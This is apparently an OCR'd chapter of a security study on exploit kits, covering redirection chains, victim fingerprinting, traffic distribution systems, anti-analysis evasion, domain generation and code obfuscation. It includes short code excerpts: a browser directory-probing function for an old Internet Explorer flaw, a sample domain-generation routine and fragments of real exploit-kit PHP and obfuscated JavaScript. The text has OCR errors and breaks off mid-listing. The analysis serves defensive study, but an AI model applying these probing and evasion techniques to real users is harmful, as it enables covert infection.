


Figure 4 - Revenue and resource of Anger EK (2015)

According to these statistics, it was estimated that Angler averagely targeted 90 thousand hosts per day via approximately 147 active redirection servers per month. From those hosts, 40% were finally compromised and about 62% of them had finally infected with variants of ransomware. By taking into consideration that averagely 2.9% of the victims finally pay the ransom of about $300 per infection, Angler EK seems to reaching the surprisingly large amount of 34 million dollars on 2015.

Background on Exploit Kits

EK's Adversarial Activity

Recall that an EK is basically a web-based platform for compromising hosts via some kind of malware. The chain of infection in most cases is the following:

> *One or more redirections leading to the gate with occasional probing of the system. If a vulnerability is identified, they deliver a landing page to probe the browser and determine the underlying technology of plugins. If they find a match with a suitable exploit from their arsenal, they deliver a payload to the host, containing the dropper which is responsible of downloading and executing the malware.*

The exploitation phase during the EK's activity includes the execution of exploit code via installer scripts, triggering of the publicly available or zero-day exploit code, executing payloads to register the affected host as part of a botnet, storing Trojans and spyware, as well as performing several administration tasks reflecting their status to the EK administration panel.

Attack Characteristics

Nature of EK

The majority of EKs are mostly constructed by open-source components because they are free of cost. They are usually written in HTML and PHP language and usually embody third-party code excerpts in JavaScript and CSS. EK authors usually rely on Apache and Nginx web servers for serving their landings pages. The sheer majority of droppers and launchers are Flash files which are most probably supported by common web browsers. In case the EK is delivered via spam email containing a malicious attachment, usually that attachment, e.g. a Microsoft Word document, contains a VBScript script for downloading and launching the malware. Sometimes, the Powershell language is used for executing shellcode and the downloaded specimen. Also, they are usually employ MySQL databases for storing their arsenal of exploits within the Exploit Server.

As far as the malware delivered in the final phase of the infection is concerned, is usually written in C/C++ language to ensure interoperability with a range of target systems and because it is faster than the other languages. For instance, a ransomware which is written in C language, containing code excerpts in assembly, executes much faster the encryption routines. EK authors tend to not prefer the C# language for malware because is slightly slower and because there are many free tools that help researchers on performing reverse engineering on the specimen.

As we will discuss in subsequent section, the used JavaScript and other code excerpts in EKs, tend to be obfuscated to some extend in order to offer self-defense services against anti-malware installations that the victim's host may has in place. In order to obfuscate their code, EK programmers are likely to purchase commercial obfuscators to do the job effectively and bypass detection products.

In the following two sections, we are going to describe the main characteristics of EKs separated in two categories. The first category refers to the patterns and tricks they leverage in order to achieve their malicious intentions. The second category represents the mechanisms they leverage in order to stay stealth against security products.

REDIRECTIONS

Recall that the first step of infection is for a user to accidentally visit the vulnerable web page leading to the landing page of adversarial hosts that serve EKs. The chain of redirections is a crucial part to succeed, otherwise the victim will never reach the EK's landing page. They can be performed server side or client side as we will see in following.

Redirections usually utilized by the vast majority of EKs for the following reasons:

- They are actually the starting point of EK's malicious activity because they facilitate the opening of a communication channel between the victim and the exploit servers. Without them it would be harder for the EK to reach the visitor's host.
- They obscure the network traffic so as the source website that has been compromised by the EK will be kept unnoticed for long time.
- They incommode tracking process and automated analysis
- They prevent malicious server from being flooded by multiple connections rendering it unable to offer its service. They try to keep the Exploit Servers equally busy.
- They direct the EK to specific regions according to their operators' instructions.

Redirections towards the malicious gate can be achieved via injection to vulnerable web pages in several ways:

- By simply using JavaScript `window.open(url)` function targeting the malicious domain. This is a client side type of redirection.

§ By injecting invisible IFRAMEs (practically having zero height and width) or too large IFRAMEs (difficult for one to distinguish them from the legitimate page) embodying the redirection to malicious domain. This the most popular client side type of redirection.
§ By injecting specially crafted HTML code that leverages normal server redirection of HTTP code 3XX and use it to target to the malicious domain (302 Cushioning) which is usually assigned to the "`Location`" header.
§ By invoking Java applets or APIs which perform remote connections or invoking an already infected JavaScript library
§ By falsifying the `.htaccess` file, in case of Apache server, by injecting redirection rules towards the landing page
§ By using the HTML function HREF targeting to malicious domain
§ By presenting a fake message or warning containing a script that performs the redirects when the visitor presses an option or closes it

The overall process is totally invisible to the average user and very quick so as to not raise suspicions. Even when the EK does not achieve to exploit the victim browser, it will respond with an abstract or blank web page in order to not be noticed by the user. It is worth noting that it is possible to interact with different EK every time you navigate to the same web page.

302 Cushioning

This is a server side method of redirecting the victim to the attacker's web server by displaying a fake "`302 Found`" server response status code and provide the URL pointing to the EK's gate through the "`Location`" header. The term is coined by Cisco, also known as "Rogue 302 Redirectors". Normally, the 302 redirection is legitimate and is constantly used by developers to navigate the visitors of the website to another webpage. Many EKs take advantage of this typical feature of web applications to redirect visitors to their malicious websites.

Of course, the prerequisite for the attackers is to have already identified and exploit a vulnerability within the web application or the web application provider, in order to inject the malicious redirection.

Domain Shadowing

This technique involves compromising the parent domain and creating multiple sub-domains with similar name that upon clicking on them redirect the visitor to EK's landing page. Victims cannot distinguish the real website or advertisement (e.g. `legitdomain.com`) from the fake (e.g. `ads.legitdomain.com`) and thereby is lured to communicate with the malicious server. EK maintainers can generate fraudulent sub-domains, mostly by stealing legitimate domain's credentials, and delete them very quickly so as to not be captured by security systems and URL blocklists. For instance, if the attackers manage to steal the credentials of the victim's account on his domain registrar, they would be able to generate the malicious sub-domains.

The domain shadowing campaigns prove to be a very effective technique since it's very difficult to be stopped or detected. This is mostly because malicious sub-domains usually have a very short life span. Further to being active only for a few hours, they are also reached a few times, decreasing the possibility to get noticed. Blacklisting falsified domains won't help either because not only the victims' domains are being rotated but also their IP addresses. Furthermore, blacklisting the root domain poses a loss in registrar's profit.

Victim Profiling

The EK's primary concern is to gain as much knowledge as it can from the victim host so as to proceed in exploitation phase. The weakest link in this chain is the web browser which is successfully being probed by the attackers unbeknownst to user.

In order to perform host fingerprinting, EKs at first, gain several information regarding the visitor's web browser by analyzing the `User-Agent` header, thus the web browser technology the victim uses to communicate over the Internet. This information is transmitted in clear text over the network. Obviously, EKs will not just rely on User-Agent inspection since one can easily utilize the User-Agent he wants and pretend to navigating, for instance, via a smartphone device. They use JavaScript code especially designed to perform this kind of checks upon running on victim's browser.

They try to determine the version of the operating system and the browser as well as the plugins installed in the browser and their versions. The most common checks target *Adobe Flash Player, Microsoft's Silverlight* and *Java* technologies which are usually installed as services on the browser of the average user in order for the browser to display better the modern web content of websites.

In following, we are going to describe the most popular fingerprinting techniques leveraged by EKs in the wild without diving into deep technical analysis.

Fingerprinting Tactics

In this paragraph, we will attempt to describe the most known techniques and tricks EKs use to perform fingerprint checks on victim's host. It should be noted, that most of the times the reason of leveraging the above mentioned tactics in order to gain as much knowledge as it is possible for the targeted system, is twofold: Firstly, they will use this information to enumerate the victim's system to subsequently launch a suitable attack for the specific host. Secondly, it is considered as an act of self-defense for preventing themselves from security systems. Possible misunderstanding of the victim's system could lead them to a trap, a honeypot as it is called, which will probably reveal their criminal activity, which can be interpreted as financial loss for their underground business.

The fingerprinting phase takes place within the landing page and before the EK unleashes the suitable exploit for the under attack host and infects it with malware.

Some of the preliminary checks the EKs leverage to determine the nature of the victim host, are relatively simple, and are performed prior to reaching the gate. In this category are included the IP address verification so to know it is registered to a security company such as Kaspersky or Malwarebytes, or a known honeypot server, as well as geolocation checks and of course checks of the browser technology. As far as the browser is concerned, the User-Agent header embodied in the request submitted towards the malicious server, gives an indication of the browser's and host's underlying technology and will judge the result of the attack. For instance, if a browser is identified to be in the latest version which does not hold at all vulnerabilities and thus exploits, or does not hold any vulnerabilities available in the EK's database, then the infection may terminate during the fingerprinting phase.


The above mentioned tactics refer to the beginning of infection chain where the victim triggers it via clicking on a malvertisement. Getting to the EK gate via visiting a compromised website, includes these tactics but also triggers additional checks in following. Fingerprinting checks are also performed by the landing page itself because other victims may reach the EK gate via other means such as clicking on the malicious link embedded in a phishing email.

A common and simple check performed by several EKs such as Angler EK and Magnitude EK, is collecting information about the dimension and resolution of user's screen. By determining the resolution, as well as if virtualization software is installed on the host, they can tell if it is a normal host or a virtual machine or a honeypot server. But how exactly are able to scan the local system and verify if a local file exists?

For many years, EKs were taking advantage of a vulnerability in Internet Explorer's `XMLDOM` ActiveX object (CVE-2013-7331 - CVSS Base Score 5.8 Medium severity) which permitted host fingerprinting with a minimum need for user interaction. Specifically, *The Microsoft.XMLDOM ActiveX control in Microsoft Windows 8.1 and earlier allows remote attackers to determine the existence of local pathnames, UNC share pathnames, intranet hostnames, and intranet IP addresses by examining error codes, as demonstrated by a res:// URL, and exploited in the wild in February 2014. (NVD, CVE-2013-7331)*[2]

More vulnerabilities capable of doing the same thing, thus enumerating the remote machine's filenames are registered as "Information Disclosure" vulnerabilities with the identifiers CVE-2015-2413, CVE-2016-3351 and CVE-2016-3298.

The latter (CVE-2016-3298[3] CVSS Base Score 2.6 - Low severity) Internet Explorer vulnerability allows the attacker to determine if a specific directory is present in the victim's system by invoking the `loadXML(string)` method through a `MS XML DOM` object. The figure below depicts a simple example of how this is technique can be effective:



```
function directory_exist(e){
    var r;
    try {
        r = new ActiceXObject("Microsoft.XMLDOM");
        r.async = 0;
        file_path = "mhtml:file:/program~1/dirdetect"

        res = '<!DOCTYPE _ SYSTEM "' + file_path + '">';

        r.loadXML(res)

    } catch (e) {
        alert(e.toString())
    }
    return r && r.parseError.errorCode
}
```

Figure 5 - Fingerprinting via loadXML function

This method, after some other function calls, returns the error code `0x800c0015` if the directory we are looking for exists or `0x800c005` if the directory does not exist. Via this error code, a simple EK routine can determine if security-related directories have been installed on the under attack system. The aforementioned vulnerability has been patched by Microsoft on Tuesday 11th of October (Patch Day) of that year.

Typically, all fingerprinting tactics try to gain knowledge of the underlying system, related to the following concerns:

- Scans for presence of AV or IDS/IPS software
- Checks if firewall is installed in the system
- Determines if the browser is running in sandbox
- Determines if virtualization software is installed
- Inspects the system for packet capture software

[2] https://web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2013-7331

[3] https://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-3298

§ Proceed in delivering the specimen if confirms none are present in the system

Later on the next chapter, we will dive more into technical detail of checks that EKs commonly perform when reaching the final phase of the compromise when the exploit is downloaded and executed.

TRAFFIC DISTRIBUTION SYSTEMS

As we have already stated, EKs strive to increase their profit from their malicious activities, carefully propagating themselves to targets that there is a good change to be compromised at the end. For this reason, they take advantage of commercial *Traffic Distribution/Direction Systems* (TDS) by purchasing the service or by compromising the vendor, or even designing their own TDS.

TDS systems filter the incoming traffic and route it to specific targets. They are actually web gates that redirect users to specific content depending to who they are. They usually include a filtering mechanism where the scripts run based on certain criteria, a database to store and retrieve data, as well as a panel for statistics and the control panel for administration purposes. The aim is to filter the incoming connections via scripts employing as criteria the "`Referer`" header of the request, the language via "`Accept-language`" header and the browser version and operating system via the "`User-Agent`" header, as well as on geolocation, in order to unleash the suitable exploit attack. In this way, the fine-grained traffic is distributed effectively to the correct receiver, without letting the irrelevant traffic consume the system resources, yet preventing detection from redundant requests. Known TDS brands that have been occasionally employed by famous EKs, such as Angler EK and others, are Keitaro TDS, Sutra TDS, Balckhat TDS, Boss TDS, etc.

Self-defense Characteristics

EKs authors have developed their kits through the years so as to avoid unnecessary interaction with hosts that are known to be protected and most probably they will not let them express their malicious intentions. In this way, they mitigate the risk of being trapped and analyzed by researchers. Unnecessary exposure or persistent attempt to exploit poses a risk for the EK to be captured, analyzed and revealed to the public. Possible analysis of the detected EK will directly affect its financial profit and reputation in cybercrime industry.

We are going to describe below the main techniques EKs leverage in order to evade traditional signature-based IPS/IDS engines and to eliminate the chances of interacting with honeypots and thereby avoid capture and analysis.

IP BLOCKING

EKs perform checks on the IP addresses they interact with in order to not attempt a malicious attack against hosts that serve some kind of honeypot. They also perform IP blocking techniques to IP addresses assigned to known security vendors, hosting services, security research laboratories and addresses from Tor networks. Additionally, they try to avoid known addresses from enterprise environments as they most likely implement complex security systems that prevent from these kinds of attacks.

USER-AGENT EVASION

Another typical self-defense control against detection EKs implement is checking the User-Agent of the inbound requests. Since, the User-Agent header contains basic information about the underlying systems that is trying to establish connection with the EK server, they parse these headers and filter out the ones that are considered risky enough to interact with. Researchers that constantly study EKs, have identified that the technologies which are blacklisted by EKs are the user agents of known security products that likely do not have any publicly known vulnerability, as well as the user agents of game consoles, web vulnerability scanners and known honeypots. Some of the blacklisted User-Agents are: MRSPUTNIK, LSSRocketCrawler, CPython, SeaMonkey, NetcraftSurveyAgent, McAfee, fMcAfee Acunetix, massscan, BadaCrawler, facebookexternalhit, BIDUBrowser, and others. EK authors, at the time of writing, exclude the game consoles from their target because of its low popularity, thus it is not so popular way to navigate to the internet via the web browser that is shipped with the game console and because they are technology-specific devices, having no high value to invest time and resources to break its technology; recall that EKs are built in a generic way so as to target widely used web technologies. However, in the recent years, the exponential growth and usage of smart devices with the capability to connect to the Internet, like smart TVs, media players, smart domestic devices and others that almost everyone has in his home, raised the attention of cyber criminals which have already started to compromise that kind of everyday-used devices.

BLACKLIST LOOKUP

Many EKs perform checks on a regular basis in one or more public black listing repositories to identify if their URLs are included. This is a common technique to identify if their URLs remain secret and have not been analyzed by security tools and researchers. If they have indeed been blacklisted, they need to know that, in order to avoid spending resources to exploit hosts that maybe have implemented some kind of protection against them or stumble upon honeypots that seek to analyze them further. Moreover, if they are included in public blacklists, the EK administrators immediately relocate and change the URLs to newer ones so as to not stop their operations that is translated in money loss. The same procedure repeats until they are discovered and blacklisted again. A large amount of security websites maintain databases that update frequently with blacklisted URLs; some of them are `threatglass.com`, `virustotal.com`, `urlquery.net`, and many others.

SIGNATURE EVASION

Complementary to URL blacklist lookup, EKs also check if their exploits and malware signatures are included in public databases. Checking their own signatures against virus-scanning engines allow them to know which of their components is flagged by researcher and will probably not succeed in infecting the victim. In this case, they will not be confident to launch this attack but prefer another way to compromise the victim. In the list of most popular public virus engines are included the virustotal.com, scan4you.net and others.

CLOAKING


Many EKs try to deceive visitors of the compromised website when have successfully exploited their hosts or when exploitation was not successful. Especially when the exploitation is not possible, EKs do not want to leave traces of their activities to avoid being further investigated. Therefore, they redirect the user in a legitimate page that will not raise any suspicions. In both cases, it is also possible for the EK servers to respond with a non-found page, probably with HTTP response status code 404, or even with a blank page. The same applies to the case that an already infected host stumbles upon another web page that is trapped by another EK redirector. In this case, the EK does not starts the exploitation process but just responds with a blank page to save its resources. Everyone who uses the Internet on a daily basis, most likely has interacted with an EK that did not find any browser vulnerabilities and in turn displayed a random or blank web page.

It has been observed for several EKs such as Sava, Fragus, Eleanore, 0x88, etc that place their last hope to compromise the victim on launching a random exploit before quitting the infection process, in case they are not able to find an exploitable vulnerability. They just want to take their chances before leaving the targeted host. There is also a good probability to do the same if they have already compromised the victim and want to assess different or newer exploits for measuring success and benchmarking purposes. Thus, they serve a relevant exploit just to measure its effectiveness and report back to their C2 server for future development.

DOMAIN GENERATION ALGORITHM

The technique that leverages *Domain Generation Algorithm* (DGA), allows the generation of multiple domain names with randomly shuffled characters or hashed names. Besides random alphanumeric strings, concatenation of random words can also produce random domain names. The implementation can take place on-the-fly during the victim-server communication, prior to fetching the exploit or during post-exploitation phase, when the malware has been installed and needs to communicate with the C&C server. Obviously, EK authors take advantage of this trick in order for their code to stand strong against detection by signature-based security programs that can easily block themselves, their website's DNS records, as well as make the task of manual reverse engineering harder. The advantage of having short life span increases its resilience against blacklisting. For instance, according to security community's observations, Blackhole EK generates unique second-level domains every 12 hours and Angler EK every 6 or 12 hours. The top-level domains can vary between several suffixes, such as `.info`, `.biz`, `.ru`, `.top`, `.org`, `.com`, etc.

The following figure depicts a DGA code excerpt that produces domain names based on the current date.



```
In [1]: def DGA(year, month, day):
   ...:     #Generates a domain name fo the given date
   ...:     domain = ""
   ...:     for i in range(16):
   ...:         year = ((year^8*year) >> 11) ^ ((year&0xFFFFFFF0) << 17)
   ...:         month = ((month^4*month) >> 25) ^ 16 * (month&0xFFFFFFF8)
   ...:         day = ((day^(day << 13)) >> 19) ^ ((day&0xFFFFFFFE) << 12)
   ...:         domain += chr(((year ^ month ^ day) % 25) + 97)
   ...:
   ...:     return domain
   ...:

In [2]: DGA(2017,3,20)
Out[2]: 'ejfodfmfxlkgifuf'
```

Figure 6 - DGA code sample

The above listing contains a function that generates domains based on the current date, giving a sense of randomness in the final date-based string "`ejfodfmfxlkgifuf`" that could be used as a malicious domain name with short life span.

HIDING REFERRER


Another way the EKs leverage in order to obfuscate their traces is routing their traffic over the encrypted HTTPS protocol. They usually utilize various HTTPS URL shorteners, such as `bit.ly`, `goo.gl` and others, to masquerade the malicious link that performs the redirection. In this way, they achieve to kill the referrer chain so as to perplex the detection process.

In late 2014, a security researcher discovered a vulnerability in Google's `DoubleClick.net` that was permitting the redirections to rogue websites. The `googleads.g.doubleclick.net` domain was vulnerable to open redirect, meaning that one can be redirected to malicious domains via the vulnerable domain. As a consequence, such a security flaw could not be overlooked by cyber criminals who quickly adopted it for launching malvertising campaigns and of course redirect victims to EK's landing pages. Besides the obvious advantage of redirection, this vulnerability also offered to the EKs the opportunity to hide their malicious actions behind Google's legitimate name and furthermore, harden detection due to the encrypted communication over HTTPS protocol. For the shake of completeness, on 2016 the cm.g.double.net domain also identified to suffering from the same vulnerability.

ENCRYPTION/ENCODING

A typical fact about EKs, is that they use encoding on their source code and exploits being in their inventory in order to keep them protected against analysis. In this manner, they obfuscate the source code and exploits so as to be difficult for researchers to parse them, understand the malicious activities and of course, prevent from being distributed by whom has managed to captured them.

The powerful commercial encoder of PHP code *IonCube,* as well as the *Zend Guard* were heavily used by famous EKs like CrimePack, Blackhole, and less famous like Neon, Life and Firepack. For instance, in the following figure is depicted on the left side the malicious code without decoding and on the other side the code encoded with IonCube encoder.



```
<?php //003bc
// CRiMEPACK 313
if(!extension_loaded('ionCube Loader')){$__oc=strtolower(substr
(php_uname(),0,3));$__ln='ioncube_loader_'.$__oc.'_'.substr
(phpversion(),0,3).(($__oc=='win')?'.dll':'.so');@dl($__ln);if
(function_exists('_il_exec')){return _il_exec();}$__ln='/
ioncube/'.$__ln;$__oid=$__id=realpath(ini_get('extension_dir'));
$__here=dirname(__FILE__);if(strlen($__id)>1&&$__id[1]==':')
{$__id=str_replace('\\','/',substr($__id,2));$__here=str_replace
('\\','/',substr($__here,2));}$__rd=str_repeat
('/..',substr_count($__id,'/')).$__here.'/';$__i=strlen
($__rd);while($__i--){if($__rd[$__i]=='/'){$__lp=substr($__rd,0,
$__i).$__ln;if(file_exists($__oid.$__lp)){$__ln=$__lp;break;}}}
@dl($__ln);}else{die('The file '.__FILE__." is corrupted.\n");}
if(function_exists('_il_exec')){return _il_exec();}echo('Site
error: the file <b>'.__FILE__.'</b> requires the ionCube PHP
Loader '.basename($__ln).' to be installed by the site
administrator.');exit(199);
?>
4
+oV57el8LRts9cPFyAqTRinKczDhmw50t8qqSrwiCAXYafp0SjepjEstnQ2mNEcz(
```

```
<?php
$DBHOST = "127.0.0.1";
$DBNAME = "phoenix";                //ÈÌß ÁÄ
$DBUSER = "root";          //ÈÌß ÏÎÈÛÇÎÀÀÒÅÈß ÁÄ
$DBPASS = "password";      //ÏÀÐÎËÜ ÄËß ÏÎÄÊËÞ×ÅÍÈß Ê ÁÄ
$ADMINPW =
"40bd001563085fc35165329ea1ff5c5ecbdbbeef"; //SHA-1 õýø
îò ïàðîëÿ â àäìèíêó (ìåíÿòü ïàðîëü çäåñü)
$BANTIME = 86400;                        //ÂÐÅÌß ÁÀÍÀ
ÏÀÓÊÈÍÀËÜÍÛÕ ÏÎËÜÇÎÂÀÒÅËÅÉ
$SOUND = "Disabled";
$URL="http://localhost/Phoenix/load.php";
?>
```

Figure 7 - IonCube encoded PHP code

In an attempt to avoid the expenses of commercial encoders or avoid the fact that their methods are probably studied by security researchers, EK authors tend to design their own encoders and tools applied on their precious code.

Researchers have discovered that several EKs use encryption in communication between their core network components. EK authors usually prefer XTEA (Tiny Encryption Algorithm) and RC4 encryption algorithms and Diffie-Hellman (DH) algorithm for exchanging keys, as well as simple URL and Base64 encoding. However, in several cases, it has determined that the encryption scheme is not precisely implemented and is significantly poor by default. This happens because is not their first priority to be cryptographically correct. They only care to keep secret the core operations long enough until next dev-ops cycle includes changes.

OBFUSCATION


Typically, EKs implement various obfuscation techniques on their payloads served to the victim's browser in order to avoid detection by the network security products, as well as make researchers' lives harder. They implement obfuscation on their landing pages, payloads, exploit and anything it should be copyright protected. The aforementioned EK components constitute the assets of their business and need to be protected in order for their business to increase its revenue.

Basically, their primary goal is to deliver to the victim masqueraded code that will not be easily understandable to human eyes and will go unnoticed by the majority of signature-based and emulation security products. They go even more undetectable if the page content is dynamically crafted in a unique way which is also a common weapon in their arsenal. They usually try to hide IFRAMEs, SWF files and JavaScript code that consist core and sensitive components for accomplishing their malicious activities.

Usually, the first step of the process and the first layer of obfuscation is applying a simple Base64 encoding on the payload. So, the last step for the researcher who wants to reverse the process would probably be the Base64 decoding. The payload is also possible to be a binary blob or a shellcode or combination of them. Obfuscation can be also applied to the JavaScript code that is meant to perform the fingerprinting of the victim host and wherever malicious data needs to be undetectable.

From this point forward, it is up to EK author's fantasy to obscure its code at will. The deobfuscation is constantly the most time-consuming process since a large number of combinations of different layers of obfuscation and techniques exist. Security experts have identified and categorized several common techniques used in the wild, usually pertaining obfuscation that has been implemented as of utilizing known commercial or free obfuscation tools and already studied patterns, but still deobfuscation process is in uncharted waters since it heavily relies on EK author's programming skills.

A common obfuscation technique is the *string replacement technique* in which the encoded chunk of code is fragmented into strings that are assigned to multiple variables. Then, shuffle routines are used to compile the true code listing. For instance, a bunch of routines decrypt key pieces of embedded variables and data like binary blobs, to compile the landing page of the EK. The following figure illustrates that multiple variables are defined with pieces of code which in turn will be concatenated to yield a part of the EK's landing page. The following code excerpt demonstrates this method.



```
var EFCYW0xciEFCYW0xci = 'pS1dZLT02NwZElEbFdTFTTpNVfzF3Faw3GkVp9Qh2NFZ00o1WxsFq0HMI9YNDV5VdlQrWN=l=N';
var EFCYW0xcnEFCYW0xcn = 'nravhaxatkytssg.nnaik80o:8tme.w0ocr';
var EFCYW0xczEFCYW0xcz = 'pTXHKy7WBSDuvlnJHje.';
var EFCYW0xcmEFCYW0xcm = 'zBWZ8SU2N1C5VxuIFoAg';
var EFCYW0xcjEFCYW0xcj = '
 QnFVSBE0lRRdTEXZ2bUBilXVDF1VkUVFTNUeoebaJWE91BGGXdRNRZ1ZSVaFqX0NYRIE0UURbNzctNV5yWDNzFiVzcY9NETYwYZm0D2Y3A5TTNgEYMmY1Y
var EFCYW0xccEFCYW0xcc = 'pklyy3Q11mUwj5xk0StXR6Y1I69C_QLNt8obtnKDp2lXJ_BJwP9lsp2ACet7mwxI';
var EFCYW0xcwEFCYW0xcw = '
 nXWg5d6VlTNUUlTbkNVwvWktFFI13XcFW1Sd3bMWh0G10NvDXV1ZVhnTaYNQMGEwyEwFWaNZd5WSJbVw5WDYmRmDDNYhNgTM2NZxhWTJ2RhmmZVM0ZDMk
var EFCYW0xcrEFCYW0xcr = 'nravhaxatkytssg.nnaik80o:8tme.w0ocr';
var EFCYW0xcbEFCYW0xcb = 'nravhaxatkytssg.nnaik80o:8tme.w0ocr';
var EFCYW0xcgEFCYW0xcg = 'oWm1nlBnFbVlWFnaxZRNZ2C1GxhWWRl5NRzW4Qa0Sm1BPJSWnbR1QRGWVZeiWzHBNJj1FaRVVpWZuRdkgVWL=9=U';
var EFCYW0xcvEFCYW0xcv = 'aG0e_VFWiCZTjvRp4_1KmC8ATo0H7SdklWa-DXlNq28Ko9EZxZCG1_bP6VCr0bYtDlFFd-GSN04=';
var EFCYW0xclEFCYW0xcl = 'YCCAgAggCCAoI9DIgPIgwmj0glvU2TVwb4ScyMdimmz0lluiGINBZRXZvdbigzCAiAgTCL4gIACIKIPgiG3BgAgAHIpoc
iSItVm2mYB9PogcoPIitCW5gA8CCIAAaJ3IgbImg2CApAgXiY4RIACC+Ibg+CGlgA8CCIAAdUGIgbI0KWXRy90nCZhNa4TPuZesgCCAgAgCCIAAIACIgIIg
CIAAIxDIgIIgimj5jlvXGZlNb5Wdwbcq0m2NyRln2c4RcBXL8aayggCAuAgWCao9IACIgIPgtCmxg9mCGIAAZUmPgbIpg3iAs8+WCYdxCACZlIbgvCm1gZv
